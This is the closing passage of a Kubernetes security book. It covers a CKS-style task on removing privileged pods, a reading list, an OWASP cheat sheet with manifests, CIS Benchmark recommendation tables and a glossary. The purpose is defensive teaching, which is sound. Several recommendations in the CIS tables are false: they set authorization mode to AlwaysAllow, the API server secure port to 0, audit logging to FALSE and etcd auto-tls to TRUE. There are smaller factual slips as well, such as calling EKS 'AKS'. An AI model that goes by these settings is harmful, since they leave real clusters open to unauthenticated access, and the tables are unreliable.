test    1/1     Running   0           3s
```





### Task 3. Privileged Pods

Above question leads to another type of scenario where you are given a Pod and it has security context and other privileges and you are asked to:

- Remove the pods that are running as privileged
- Remove pods that can write inside the container

#### Solution:

There can be various ways in which above can be configured and you need to know all the ways it can be done. One of the examples is

```
apiVersion: v1
kind: Pod
metadata:
  name: security-context-demo
spec:
  securityContext:
    runAsUser: 0

  volumes:
  - name: sec-ctx-vol
    emptyDir: {}
  containers:
  - name: sec-ctx-demo
    image: busybox
    command: [ "sh", "-c", "sleep 1h" ]
  volumeMounts:
  - name: sec-ctx-vol
    mountPath: /data/demo

  securityContext:
    allowPrivilegeEscalation: true
```

It is running as root user and privileged escalation is true so these ones need to be removed.



Yeeeh! You did it! Congratulations! You can finally exhale, because all most difficult and interesting things are left on previous pages of this book. So, now you have enough knowledge, theoretical aspects and practical skills to successfully protect Kubernetes cluster. You did a great job and did a lot of work traveling from one page to other page, from section to section, going through chapter after chapter. And all you have to do is practice and practice again! Yes, yes, that's right. You can bookmark and re-read the most difficult chapters over and over again, or vice versa, those that you really like to constantly remember all information.

I should say that I tried to collect a large amount of important and really useful information in this book, brought some of my experience, some of the author's thoughts, for example, about professional skills certify, and I hope this will really allow you to become a little more understanding expert in DevSecOps. This book does not claim to be absolutely complete information about attack and defense of Kubernetes cluster. This is just my small contribution to word wide professional community and cybersecurity industry. Therefore, constantly keep yourself knowledge up to date, read new materials, articles, study features and experience of colleagues. Let's make our Kubernetes more secure, and this world a little bit better!

Feedback, comments, suggestions and stories about K8s attacks are always welcome, and you can raise issues at my personal web page. Also you can send message via [e-mail](#), [Twitter](#) or [LinkedIn](#).

## The books

- Learn Kubernetes Security: Securely orchestrate, scale, and manage your microservices in Kubernetes deployments by Kaizhe Huang, Pranjal Jumde, Loris Degioanni
- Container Security: Fundamental Technology Concepts that Protect Containerized Applications, 1-st Edition by Liz Rice
- Kubernetes: Up and Running: Dive into the Future of Infrastructure, 2-nd Edition by Brendan Burns, Joe Beda, Kelsey Hightower
- DevOps and Containers Security: Security and Monitoring in Docker Containers (English Edition) by Jose Manuel Ortega Candel
- Kubernetes Security by Liz Rice, Michael Hausenblas
- Microservices Security in Action: Design secure network and API endpoint security for Microservices applications, with examples using Java, Kubernetes, and Istio, 1-st Edition by Prabath Siriwardena, Nuwan Dias
- Kubernetes Security and Observability/ A Holistic Approach to Securing and Troubleshooting Cloud Native Applications by Alex Pollitt and Manish Sampat
- Docker Security Using containers safely in production by adrian mouat (Author)
- Docker, linux containers and kubernetes enterprise and security best practices: visual guide with hands on exercises and build out of container security pipeline with open source software by Michael Smith
- Securing Docker by Scott Gallagher
- Kubernetes and Docker. An Enterprise Guide: Effectively containerize applications, integrate enterprise systems, and scale applications in your enterprise by Scott Surovich, Marc Boorshtein
- Docker in Action, Second Edition by Jeff Nickoloff and Stephen Kuenzli, Foreword by Bret Fisher
- The Docker Workshop By Vincent Sesto, Onur Yilmaz , Sathsara Sarathchandra

## The official documentations and approach

- Kubernetes security

<https://kubernetes.io/docs/concepts/security/>

- Docker security

<https://docs.docker.com/get-started/overview/>

<https://docs.docker.com/engine/security/>

- CNCF

<https://www.cncf.io/lf-author-category/community/>

- NIST Special Publication 800-190. Application Container Security Guide by Murugiah Souppaya, John Morello, Karen Scarfone
- NIST Special Publication 800-204. Security Strategies for Microservices-based Application Systems by Ramaswamy Chandramouli
- NCC Group's "Understanding and Hardening Linux Containers" by Aaron Grattafiori
- DoD Enterprise DevSecOps Reference Design (Version 1.0) by Thomas Lam, Nicolas Chaillan, Peter Ranks

## The Videos

- Kubernetes Security Best Practices 101

<https://www.youtube.com/watch?v=wqsUfvRyYpw>

- Secure Your Containers

<https://www.youtube.com/watch?v=iXz4i2EbB4M>

- Getting to Grips with Kubernetes RBAC

<https://www.youtube.com/watch?v=4HMRfcg6nEY>

- Using effective RBAC

<https://www.youtube.com/watch?v=Nw1ymxcLIDI>

- Understanding Pod security policies

<https://www.youtube.com/watch?v=LYwD2MVyaIw>

- Advanced Persistence Threats: The Future of Kubernetes Attacks (RSAC 2020)

<https://www.youtube.com/watch?v=CH7S5rE3j8w>

- Kubernetes Security Best Practices - Ian Lewis, Google

<https://www.youtube.com/watch?v=wqsUfvRyYpw>

- Jay Beale - Attacking and Defending Kubernetes (DEF CON 27 Packet Hacking Village)

<https://www.youtube.com/watch?v=2fmAuR3rnBo>

- The State of Kubernetes Security - Liz Rice

[https://www.youtube.com/watch?v=\\_l56oUxHSio](https://www.youtube.com/watch?v=_l56oUxHSio)

- DIY Pen-Testing for Your Kubernetes Cluster - Liz Rice, Aqua Security

<https://www.youtube.com/watch?v=fVqCAUJiIno>

## The Articles

- Kubernetes Pentest Methodology Part 1 by Or Ida on August 8, 2019

<https://securityboulevard.com/2019/08/kubernetes-pentest-methodology-part-1/>

- Securing Kubernetes Clusters by Eliminating Risky Permissions by Eviatar Gerzi12

<https://www.cyberark.com/resources/threat-research-blog/securing-kubernetes-clusters-by-eliminating-risky-permissions>

- CKS Exam Series. Kubernetes CKS Example Exam Question Series by Kim Wuestkamp

<https://itnext.io/cks-exam-series-1-create-cluster-security-best-practices-50e35aaa67ae>

- A hacker's guide to Kubernetes security by Rory McCune

<https://techbeacon.com/enterprise-it/hackers-guide-kubernetes-security>

- Advanced Kubernetes Security Workshop

<https://github.com/sethvargo/advanced-kubernetes-security-workshop>

- Help Shape ATT&CK for Containers by Jen Burns

<https://medium.com/mitre-engenuity/update-help-shape-att-ck-for-containers-bfcd24515df5>

- Cryptojacking Attacks in Kubernetes: A Serious Threat That Deserves Attention by Aymen Eon Amri

<https://faun.pub/cryptojacking-attacks-in-kubernetes-a-serious-threat-that-deserves-attention-28e1a3f4992f>

- Cryptojacking Campaign Targets Exposed Kubernetes Clusters by Lacework Labs

<https://www.lacework.com/cryptojacking-targets-exposed-kubernetes-clusters/>

## The other resources

- Kubernetes Security, the resource center for the O'Reilly book on this topic by Liz Rice and Michael Hausenblas.

<https://kubernetes-security.info>

- Kubernetes Security - OWASP Cheat Sheet Series

[https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Kubernetes_Security_Cheat_Sheet.html)

- Kubernetes Security by Auqa

<https://blog.aquasec.com/topic/kubernetes-security>

- Resources \_ Sysdig

<https://sysdig.com/blog/?s=&sd-tax-filter-environment%5B%5D=kubernetes>

- Guides

<https://sysdig.com/resources/guides/>

- Blog - NeuVector

<https://blog.neuvector.com/article>

- eBooks + Guides

<https://neuvector.com/resources/ebooks-guides/>

- KubeSecOps: Kubernetes Security Practices by sonatype

<https://www.sonatype.com/resources/whitepapers-reports-and-books?topnav=true>

- Security – The New Stack

<https://thenewstack.io/category/security/>

- Kubernetes Security Best-Practices Peter Benjamin

<https://dev.to/pbnj/kubernetes-security-best-practices-hlk>

- K8s Attack Tree - Summary

<https://github.com/cncf/financial-user-group/tree/master/projects/k8s-threat-model>

- Overview - Cloud Native Security Tutorial

<https://tutorial.kubernetes-security.info>

- InGuardians Team

<https://www.inguardians.com/labs/>

- Container and Kubernetes Security Resources \_ StackRox

<https://www.stackrox.com/assets/#whitepapers-and-reports>

- The Container Security Blog \_ StackRox

<https://www.stackrox.com/post/>

- Kubernetes Security Wiki

<https://www.stackrox.com/wiki/>

- Minikube RCE & VM Escape

<https://labs.f-secure.com/advisories/minikube-rce/>

- Security + DevOps – DevSec Hardening Framework

<https://dev-sec.io>

- securityContext capabilities \_\_ kubesecc.io

<https://kubesecc.io/basics/securitycontext-capabilities/>

- DevSecOps Reference Architectures

<https://github.com/ayeks/devsecops-reference-architectures>

- OWASP Kubernetes Security Testing Guide (KSTG)

<https://owasp.org/www-project-kubernetes-security-testing-guide/>

## Kubernetes Security Cheat Sheet by OWASP (v.2021)

When you deploy Kubernetes, you get a cluster. A Kubernetes cluster consists of a set of worker machines, called nodes that run containerized applications. The control plane manages the worker nodes and the Pods in the cluster.

Kubernetes clusters usually listen on a range of well-defined and distinctive ports which makes it easier identify the clusters and attack them. Hence it is highly recommended to configure authentication and authorization on the cluster and cluster nodes.

Here is an overview of the default ports used in Kubernetes. Make sure that your network blocks access to ports and consider limiting access to the Kubernetes API server except from trusted networks.

### Master node(s):

| Protocol | Port Range | Purpose                 |
|----------|------------|-------------------------|
| TCP      | 6443-      | Kubernetes API Server   |
| TCP      | 2379-2380  | etcd server client API  |
| TCP      | 10250      | Kubelet API             |
| TCP      | 10251      | kube-scheduler          |
| TCP      | 10252      | kube-controller-manager |
| TCP      | 10255      | Read-Only Kubelet API   |

### Worker nodes:

| Protocol | Port Range  | Purpose                 |
|----------|-------------|-------------------------|
| TCP      | 10250       | Kubelet API             |
| TCP      | 10255       | Read-Only Kubelet API   |
| TCP      | 30000-32767 | NodePort Services       |
| TCP      | 10251       | kube-scheduler          |
| TCP      | 10252       | kube-controller-manager |



|     |       |                          |
|-----|-------|--------------------------|
| TCP | 10255 | Read-Only<br>Kubelet API |
|-----|-------|--------------------------|

## Apply Security Context to Your Pods and Containers

A security context is a property defined in the deployment yaml. It controls the security parameters that will be assigned to the pod/container/volume. These controls can eliminate entire classes of attacks that depend on privileged access. Read-only root file systems, for example, can prevent any attack that depends on installing software or writing to the file system.

When designing your containers and pods, make sure that you configure the security context for your pods, containers and volumes to grant only the privileges needed for the resource to function. Some of the important parameters are as follows:

| Security Context Setting                | Description                                                                  |
|-----------------------------------------|------------------------------------------------------------------------------|
| SecurityContext->runAsNonRoot           | Indicates that containers should run as non-root user                        |
| SecurityContext->Capabilities           | Controls the Linux capabilities assigned to the container.                   |
| SecurityContext->readOnlyRootFilesystem | Controls whether a container will be able to write into the root filesystem. |
| PodSecurityContext->runAsNonRoot        | Prevents running a container with 'root' user as part of the pod             |

Here is an example for pod definition with security context parameters:

```
apiVersion: v1
kind: Pod
metadata:
  name: hello-world
spec:
  containers:
    # specification of the pod's containers
    # ...
    # ...
    # Security Context
  securityContext:
    readOnlyRootFilesystem: true
    runAsNonRoot: true
```

## Limiting resource usage on a cluster

Resource quota limits the number or capacity of resources granted to a namespace. This is most often used to limit the amount of CPU, memory, or persistent disk a namespace can allocate, but can also control how many pods, services, or volumes exist in each namespace.

Limit ranges restrict the maximum or minimum size of some of the resources above, to prevent users from requesting unreasonably high or low values for commonly reserved resources like memory, or to provide default limits when none are specified

An option of running resource-unbound containers puts your system in risk of DoS or “noisy neighbor” scenarios. To prevent and minimize those risks you should define resource quotas. By default, all resources in Kubernetes cluster are created with unbounded CPU and memory requests/limits. You can create resource quota policies, attached to Kubernetes namespace, in order to limit the CPU and memory a pod is allowed to consume.

The following is an example for namespace resource quota definition that will limit number of pods in the namespace to 4, limiting their CPU requests between 1 and 2 and memory requests between 1GB to 2GB.

```
compute-resources.yaml:
apiVersion: v1
kind: ResourceQuota
metadata:
  name: compute-resources
spec:
  hard:
    pods: "4"
    requests.cpu: "1"
    requests.memory: 1Gi
    limits.cpu: "2"
    limits.memory: 2Gi
```

Assign a resource quota to namespace:

```
# kubectl create -f ./compute-resources.yaml --namespace=myspace
```

## Use Kubernetes network policies to control traffic between pods and clusters

Running different applications on the same Kubernetes cluster creates a risk of one compromised application attacking a neighboring application. Network segmentation is important to ensure that containers can communicate only with those they are supposed to.

By default, Kubernetes allows every pod to contact every other pod. Traffic to a pod from an external network endpoint outside the cluster is allowed if ingress from that endpoint is

allowed to the pod. Traffic from a pod to an external network endpoint outside the cluster is allowed if egress is allowed from the pod to that endpoint.

Network segmentation policies are a key security control that can prevent lateral movement across containers in the case that an attacker breaks in. One of the challenges in Kubernetes deployments is creating network segmentation between pods, services and containers. This is a challenge due to the “dynamic” nature of container network identities (IPs), along with the fact that containers can communicate both inside the same node or between nodes.

Users of Google Cloud Platform can benefit from automatic firewall rules, preventing cross-cluster communication. A similar implementation can be deployed on-premises using network firewalls or SDN solutions. There is work being done in this area by the Kubernetes Network SIG, which will greatly improve the pod-to-pod communication policies. A new network policy API should address the need to create firewall rules around pods, limiting the network access that a containerized can have.

The following is an example of a network policy that controls the network for “backend” pods, only allowing inbound network access from “frontend” pods:

```
POST /apis/net.alpha.kubernetes.io/v1alpha1/namespaces/tenant-a/networkpolicys
{
  "kind": "NetworkPolicy",
  "metadata": {
    "name": "pol1"
  },
  "spec": {
    "allowIncoming": {
      "from": [
        {
          "pods": {
            "segment": "frontend"
          }
        }
      ],
      "toPorts": [
        {
          "port": 80,
          "protocol": "TCP"
        }
      ]
    },
    "podSelector": {
      "segment": "backend"
    }
  }
}
```

## AUDIT LOGS

Audit logs can be useful for compliance as they should help you answer the questions of what happened, who did what and when. Kubernetes provides flexible auditing of kube-apiserver requests based on policies. These help you track all activities in chronological order.

Here is an example of an audit log:

```
{
  "kind": "Event",
  "apiVersion": "audit.k8s.io/v1beta1",
  "metadata": { "creationTimestamp": "2019-08-22T12:00:00Z" },
  "level": "Metadata",
  "timestamp": "2019-08-22T12:00:00Z",
  "auditID": "23bc44ds-2452-242g-fsf2-4242fe3ggfes",
  "stage": "RequestReceived",
  "requestURI": "/api/v1/namespaces/default/persistentvolumeclaims",
  "verb": "list",
  "user": {
    "username": "user@example.org",
    "groups": [ "system:authenticated" ]
  },
  "sourceIPs": [ "172.12.56.1" ],
  "objectRef": {
    "resource": "persistentvolumeclaims",
    "namespace": "default",
    "apiVersion": "v1"
  },
  "requestReceivedTimestamp": "2019-08-22T12:00:00Z",
  "stageTimestamp": "2019-08-22T12:00:00Z"
}
```

## Define Audit Policies

Audit policy defines rules about what events should be recorded and what data they should include. The audit policy object structure is defined in the audit.k8s.io API group. When an event is processed, it's compared against the list of rules in order. The first matching rule sets the "audit level" of the event.

The known audit levels are as follows:

- None - don't log events that match this rule.
- Metadata - log request metadata (requesting user, timestamp, resource, verb, etc.) but not request or response body.
- Request - log event metadata and request body but not response body. This does not apply for non-resource requests.
- RequestResponse - log event metadata, request and response bodies. This does not apply for non-resource requests.

You can pass a file with the policy to kube-apiserver using the `--audit-policy-file` flag. If the flag is omitted, no events are logged. Note that the rules field must be provided in the audit policy file. A policy with no (o) rules is treated as illegal.

## Understanding Logging

One main challenge with logging Kubernetes is understanding what logs are generated and how to use them. Let's start by examining the Kubernetes logging architecture from a birds eye view.

### CONTAINER LOGGING

The first layer of logs that can be collected from a Kubernetes cluster are those being generated by your containerized applications.

- The easiest method for logging containers is to write to the standard output (stdout) and standard error (stderr) streams.

Manifest is as follows.

```
```YAML
apiVersion: v1
kind: Pod
metadata:
  name: example
spec:
  containers:
  - name: example
    image: busybox
    args: [/bin/sh, -c, 'while true; do echo $(date); sleep 1; done']
```
```

To apply the manifest, run:

```
```bash
kubectl apply -f example.yaml
```

To take a look the logs for this container, run:
```bash
kubectl log <container-name> command.
```
```

For persisting container logs, the common approach is to write logs to a log file and then use a sidecar container. As shown below in the pod configuration above, a sidecar container will run in the same pod along with the application container, mounting the same volume and processing the logs separately.

Pod Manifest is as follows:

```
YAML apiVersion: v1 kind: Pod metadata: name: example spec: containers: - name:
example image: busybox args: - /bin/sh - -c - > while true; do echo "$(date)\n" >>
/var/log/example.log; sleep 1; done volumeMounts: - name: varlog mountPath:
```

```
/var/log - name: sidecar image: busybox args: [/bin/sh, -c, 'tail -f  
/var/log/example.log'] volumeMounts: - name: varlog mountPath: /var/log volumes: -  
name: varlog emptyDir: {}
```

## NODE LOGGING

When a container running on Kubernetes writes its logs to stdout or stderr streams, the container engine streams them to the logging driver configured in Kubernetes.

In most cases, these logs will end up in the `/var/log/containers` directory on your host. Docker supports multiple logging drivers but unfortunately, driver configuration is not supported via the Kubernetes API.

Once a container is terminated or restarted, kubelet stores logs on the node. To prevent these files from consuming all of the host's storage, the Kubernetes node implements a log rotation mechanism. When a container is evicted from the node, all containers with corresponding log files are evicted.

Depending on what operating system and additional services you're running on your host machine, you might need to take a look at additional logs. For example, systemd logs can be retrieved using the following command:

```
bash journalctl -u
```

## CLUSTER LOGGING

On the level of the Kubernetes cluster itself, there is a long list of cluster components that can be logged as well as additional data types that can be used (events, audit logs). Together, these different types of data can give you visibility into how Kubernetes is performing as a system.

Some of these components run in a container, and some of them run on the operating system level (in most cases, a systemd service). The systemd services write to journald, and components running in containers write logs to the `/var/log` directory, unless the container engine has been configured to stream logs differently.

### Events

Kubernetes events can indicate any Kubernetes resource state changes and errors, such as exceeded resource quota or pending pods, as well as any informational messages. Kubernetes events can indicate any Kubernetes resource state changes and errors, such as exceeded resource quota or pending pods, as well as any informational messages.

The following command returns all events within a specific namespace:

```
```bash kubectl get events -n
```

```
NAMESPACE LAST SEEN TYPE REASON OBJECT MESSAGE kube-system 8m22s Normal Scheduled
pod/metrics-server-66dbbb67db-lh865 Successfully assigned kube-system/metrics-
server-66dbbb67db-lh865 to aks-agentpool-42213468-1 kube-system 8m14s Normal
Pulling pod/metrics-server-66dbbb67db-lh865 Pulling image
"aksrepos.azurecr.io/mirror/metrics-server-amd64:v0.2.1" kube-system 7m58s Normal
Pulled pod/metrics-server-66dbbb67db-lh865 Successfully pulled image
"aksrepos.azurecr.io/mirror/metrics-server-amd64:v0.2.1" kube-system 7m57s Normal
Created pod/metrics-server-66dbbb67db-lh865 Created container metrics-server kube-
system 7m57s Normal Started pod/metrics-server-66dbbb67db-lh865 Started container
metrics-server kube-system 8m23s Normal SuccessfulCreate replicaset/metrics-
server-66dbbb67db Created pod: metrics-server-66dbbb67db-lh865 ``
```

The following command will show the latest events for this specific Kubernetes resource:

```
kubectl describe pod <pod-name>
```

#### Events:

| Type   | Reason    | Age  | From                              | Message                                                                                |
|--------|-----------|------|-----------------------------------|----------------------------------------------------------------------------------------|
| ----   | -----     | ---- | ----                              | -----                                                                                  |
| Normal | Scheduled | 14m  | default-scheduler                 | Successfully assigned kube-system/coredns-7b54b5b97c-dpll7 to aks-agentpool-42213468-1 |
| Normal | Pulled    | 13m  | kubelet, aks-agentpool-42213468-1 | Container image "aksrepos.azurecr.io/mirror/coredns:1.3.1" already present on machine  |
| Normal | Created   | 13m  | kubelet, aks-agentpool-42213468-1 | Created container coredns                                                              |
| Normal | Started   | 13m  | kubelet, aks-agentpool-42213468-1 | Started container coredns                                                              |

## Kubernetes CIS Benchmark Best Practices (v.2021)

The Kubernetes CIS Benchmark contains over 250 pages of details on how to secure Kubernetes deployments. Below we provide a brief summary of the recommendations provided in each section of the benchmark.

**Important:** Most of the recommendations are relevant for Kubernetes deployed directly by the organization, but not for managed Kubernetes services such as Amazon Elastic Kubernetes Service (AKS), Google Kubernetes Engine (GKE) or Openshift. This is because these services provide a managed control plane, and may have different command line tools compared to standard Kubernetes.

The CIS benchmark makes several recommendations with regard to configuration of the Kubernetes control plane—including the API Server, etcd, and Container Network Interface (CNI).

### Master Node Configuration Files

The following table shows critical files you need to secure, and their recommended settings.

| Control Plane Component     | File/Directory to Secure | File Permissions | File Ownership |
|-----------------------------|--------------------------|------------------|----------------|
| API Server                  | Pod specification file   | 644 or stricter  | root:root      |
| Controller Manager          | Pod specification file   | 644 or stricter  | root:root      |
| Controller Manager          | controller-manager.conf  | 644 or stricter  | root:root      |
| Scheduler                   | Pod specification file   | 644 or stricter  | root:root      |
| Scheduler                   | scheduler.conf           | 644 or stricter  | root:root      |
| etcd                        | Pod specification file   | 644 or stricter  | root:root      |
| Container Network Interface | CNI file                 | 644 or stricter  | root:root      |
| etcd                        | Data directory           | 700 or stricter  | etcd:etcd      |
| kubeadm                     | admin.conf               | 644 or stricter  | root:root      |
| Kubernetes PKI              | PKI directory            |                  | root:root      |
| Kubernetes PKI              | PKI certificate          | 644 or stricter  |                |
| Kubernetes PKI              | PKI key files            | 600              |                |

### API Server

The following table summarizes recommended settings for the API server.



| Configuration Element    | Recommended Setting                                                     |
|--------------------------|-------------------------------------------------------------------------|
| –anonymous-auth          | FALSE                                                                   |
| –basic-auth-file         | not set                                                                 |
| –anonymous-auth          | FALSE                                                                   |
| –basic-auth-file         | not set                                                                 |
| –token-auth-file         | not set                                                                 |
| –kubelet-https           | TRUE                                                                    |
| –authorization-mode      | AlwaysAllow, includes Node and RBAC                                     |
| admission control plugin | EventRateLimit is set                                                   |
|                          | AlwaysAdmit not set                                                     |
|                          | AlwaysPullImages is set                                                 |
|                          | SecurityContextDeny set (if PodSecurityPolicy not used)                 |
|                          | ServiceAccount is set                                                   |
|                          | NamespaceLifecycle is set                                               |
|                          | PodSecurityPolicy is set                                                |
|                          | NodeRestriction is set                                                  |
| –insecure-bind-address   | not set                                                                 |
| –insecure-port           | 0                                                                       |
| –secure-port             | 0                                                                       |
| –profiling               | FALSE                                                                   |
| –audit-log-path          | FALSE                                                                   |
| –audit-log-maxage        | 30                                                                      |
| –service-account-lookup  | TRUE                                                                    |
| encryption providers     | Only use strong cryptographic ciphers                                   |
| –etcd-certfile           | Ensure these parameters / arguments are set to their appropriate values |
| –etcd-keyfile            |                                                                         |
| –tls-cert-file           |                                                                         |
| –tls-private-key-file    |                                                                         |
| –client-ca-file          |                                                                         |
| –etcd-cafile             |                                                                         |

|                                |  |
|--------------------------------|--|
| –encryption-provider-config    |  |
| –kubelet-client-certificate    |  |
| –kubelet-client-key            |  |
| –kubelet-certificate-authority |  |
| –audit-log-maxbackup           |  |
| –audit-log-maxsize             |  |
| –request-timeout argument      |  |
| –service-account-key-file      |  |

## Controller Manager

The following table summarizes recommended settings for Controller Manager configuration.

| Configuration Element             | Recommended Setting                                                     |
|-----------------------------------|-------------------------------------------------------------------------|
| –profiling                        | FALSE                                                                   |
| –use-service-account-credentials  | TRUE                                                                    |
| RotateKubeletServerCertificate    | TRUE                                                                    |
| –bind-address                     | 127.0.0.1                                                               |
| –terminated-pod-gc-threshold      | Ensure these parameters / arguments are set to their appropriate values |
| –service-account-private-key-file |                                                                         |
| –root-ca-file                     |                                                                         |

## Scheduler

The following table summarizes recommended settings for Scheduler configuration.

| Configuration Element | Recommended Setting |
|-----------------------|---------------------|
| –profiling            | FALSE               |
| –bind-address         | 127.0.0.1           |

## etcd

The following table summarizes recommended settings for etcd configuration.

| Configuration Element | Recommended Setting |
|-----------------------|---------------------|
| –client-cert-auth     | TRUE                |

|                        |                                                                         |
|------------------------|-------------------------------------------------------------------------|
| –auto-tls              | TRUE                                                                    |
| –peer-client-cert-auth | TRUE                                                                    |
| –peer-auto-tls         | TRUE                                                                    |
| Certificate Authority  | Use a unique CA                                                         |
| –cert-file             | Ensure these parameters / arguments are set to their appropriate values |
| –key-file              |                                                                         |
| –peer-cert-file        |                                                                         |
| –peer-key-file         |                                                                         |

## Worker Nodes

The Kubernetes CIS benchmark makes several recommendations for securing configuration files and defining specific configuration settings for the Kubelet on worker nodes.

### Worker Node Configuration Files

The following table summarizes recommendations for worker securing configuration files.

| File/Directory to Secure          | File Permissions | File Ownership |
|-----------------------------------|------------------|----------------|
| kubelet service file              | 644 or stricter  | root:root      |
| proxy kubeconfig file (if exists) | 644 or stricter  | root:root      |
| –kubeconfig kubelet.conf          | 644 or stricter  | root:root      |
| certificate authorities file      | 644 or stricter  | root:root      |
| kubelet –config                   | 644 or stricter  | root:root      |

## Kubelet Configuration

The following table summarizes recommendations for the Kubelet configuration.

| Configuration Element              | Recommended Setting                                       |
|------------------------------------|-----------------------------------------------------------|
| –anonymous-auth                    | FALSE                                                     |
| –authorization-mode                | AlwaysAllow                                               |
| –read-only-port                    | 0                                                         |
| –streaming-connection-idle-timeout | Not set to 0                                              |
| –protect-kernel-defaults           | TRUE                                                      |
| –make-iptables-util-chains         | TRUE                                                      |
| –hostname-override                 | not set                                                   |
| –event-qps                         | 0, or another level that enables sufficient event capture |
| –rotate-certificates               | not set to false                                          |

|                                |                                                                         |
|--------------------------------|-------------------------------------------------------------------------|
| RotateKubeletServerCertificate | TRUE                                                                    |
| Kubelet cryptography           | Uses strong cryptographic cipher                                        |
| –client-ca-file argument       | Ensure these parameters / arguments are set to their appropriate values |
| –tls-cert-file                 |                                                                         |
| –tls-private-key-file          |                                                                         |

## Policies

The Kubernetes CIS benchmark recommends specific policies for Kubernetes elements like RBAC, pods and the container network interface (CNI), to improve security.

RBAC, Service Accounts and Admission Control

The following table summarizes recommendations for the RBAC and Service Accounts.

| Policy Pertains To     | Recommended Policy                                  |
|------------------------|-----------------------------------------------------|
| cluster-admin role     | Only use where required                             |
| secrets                | Ensure minimal access                               |
| Roles, ClusterRoles    | Minimal use of wildcards                            |
| Create Pod permission  | Ensure minimal access                               |
| Service Account Tokens | Only mount if/when necessary                        |
| Privileged containers  | Minimize admission to all these types of containers |
| Admission control      | Configure Image Provenance using ImagePolicyWebhook |

## Pods

The following table summarizes recommendations for pods and sensitive containers.

| Policy Pertains To                       | Recommended Policy                                  |
|------------------------------------------|-----------------------------------------------------|
| Privileged containers                    | Minimize admission to all these types of containers |
| Containers sharing one of the following: |                                                     |
| 1. Host process ID namespace             |                                                     |
| 2. Host IPC namespace                    |                                                     |

|                                                  |  |
|--------------------------------------------------|--|
| 3. Host network namespace                        |  |
| Containers with allowPrivilegeEscalation setting |  |
| Root containers                                  |  |
| Containers with NET_RAW capability               |  |
| Containers with added or assigned capabilities   |  |

## Network Policies and CNI

The following table summarizes recommendations for Kubernetes networking.

| Policy Pertains To | Recommended Policy                        |
|--------------------|-------------------------------------------|
| CNI                | Ensure support of network policies        |
| Namespaces         | Ensure they have network policies defined |

## Secrets Management

The following table summarizes recommendations for Kubernetes secrets.

| Policy Pertains To | Recommended Policy                                       |
|--------------------|----------------------------------------------------------|
| Secrets            | Prefer storing as files and not as environment variables |
| Secrets            | Prefer using external storage                            |

This book has a wealth of information on Kubernetes, containerization and related topics.

## Acronyms and Glossary

ABAC - Attribute Based Access Control

IAM - Identity and Access Management

RBAC - Role Based Access Control

SOC - Security Operations Center

IaC - Infrastructure as Code

CI - Continuous Integration

CD - Continuous Deployment

HSM - Hardware Security Module

SDLC - Software Development Life Cycle

DevOps - Development and Operations

API - Applications program Interface

WAF - Web Application Protocol

DDoS - Denial of Services

## Terminology

**Application:** a software program that runs on computers.

**Application dependency map:** a map showing the interactions and dependencies both within and between applications.

**Application programming interface (API):** is an interface that defines interactions between multiple software applications or mixed hardware-software intermediaries.[1] It defines the kinds of calls or requests that can be made, how to make them, the data formats that should be used, the conventions to follow, etc. It can also provide extension mechanisms so that users can extend existing functionality in various ways and to varying degrees.

**Bug bounty:** program is a deal offered by many websites, organizations and software developers by which individuals can receive recognition and compensation for reporting bugs, especially those pertaining to security exploits and vulnerabilities.

**Computer network:** a group of two or more devices that can communicate.

**Configuration management database (CMDB):** a database that contains all relevant information about the hardware and software components used in an organization and the relationships between those components. It serves as an asset inventory for the organization.

**Cluster:** is a set of computers that work together so that they can be viewed as a single system. Unlike grid computers, computer clusters have each node set to perform the same task, controlled and scheduled by software.

**Containers:** a method of operating system virtualization that allow you to run an application and its dependencies in resource-isolated processes.

**Core services:** Nagios, Active Directory, Network Time Protocol, and other services that most, if not all, of the workloads and applications within an organization use. Think of core services as the “utilities” of a city, like electricity, water, and waste management.

**Crown jewels:** assets of such critical importance to an organization’s business or mission that there would irreversible damage to the entity if they were lost, manipulated, or exfiltrated. As per accepted risk management practices, these assets are often prioritized for protection using micro-segmentation (i.e., ringfencing the crown jewels).

**Cloud native:** this is a loaded term and means different things to different people. I personally consider an application to be cloud-native if it can self-heal, scale on-demand, perform rolling updates, and possibly rollbacks. They’re usually microservices apps.

**Container Runtime Interface (CRI):** Interface that allows container runtimes to be pluggable. With the CRI you can choose the best container runtime for your requirements (Docker, containerd, cri-o, kata, etc.).

**Container Storage Interface (CSI):** Interface enabling external 3rd-party storage systems to integrate with Kubernetes. Storage vendors write a CSI driver/plugin that runs as a set of Pods on a cluster and exposes the storage system’s enhanced features to the cluster and applications.

**Data center:** a facility used to house computer systems and associated components.

**Exploit:** is a piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or something electronic (usually computerized). Such behavior frequently includes things like gaining control of a computer system, allowing privilege escalation, or a denial-of-service attack.

**Host:** a computer or another device connected to a network.

**Metadata:** data that describes other data. Meta is a prefix that in common information technology usages means “an underlying definition or description.” Metadata summarizes basic information about data, which can make finding and working with particular instances of data easier. A simple example is the filename or last edited date for a file on a computer system. Neither the name or the date contain the file – they are extra bits of information appended to the file to give it meaning. Illumio labels are metadata. Broadly speaking, organizations cannot move to automated workflows until they have sufficient metadata in place to represent the structures that need to be automated and tracked. This is a recurring theme with ramifications far beyond Illumio deployment and a challenge facing most enterprise customers, not all of whom have previously realized the strategic importance of metadata-driven workflows.

**Micro-segmentation (sometimes referred to as security segmentation):** a security technique that involves isolating digital assets such that only workloads and applications that should be able to communicate with each other can communicate.

Micro-segmentation takes a Zero Trust (sometimes referred to as default-deny, whitelist, or least privilege) approach to security policy such that the default stance is to block access unless explicitly authorized. Segmentation policies can be applied at different levels of granularity: at the environment level (e.g., enforcing separation of production from development), application level, workload level, or even the individual process level. This approach allows organizations to deploy micro-segmentation using a software-only approach, agnostic to the underlying infrastructure or location of workloads.

Micro-segmentation reduces the attack surface and thereby minimizes the spread of threats within data centers and cloud environments. A good microsegmentation product is able to stop an intruder in their tracks even after they penetrate one application or a few servers; the intruder simply won’t be able to move further in the data center or cloud environment.

**Orchestrator:** a piece of software that deploys and manages apps. Modern apps are made from lots of smaller apps that work together to form a useful application. Kubernetes orchestrates/manages these small apps and keeps them healthy, scales them up and down, and more.

**Server:** a device (virtual or physical) that performs a specific function or a collection of functions based on the applications and services that are running on that server. In a virtualized environment, a single physical server (often referred to as a bare-metal



server) can be abstracted (“virtualized”) to appear and function as multiple virtual servers.

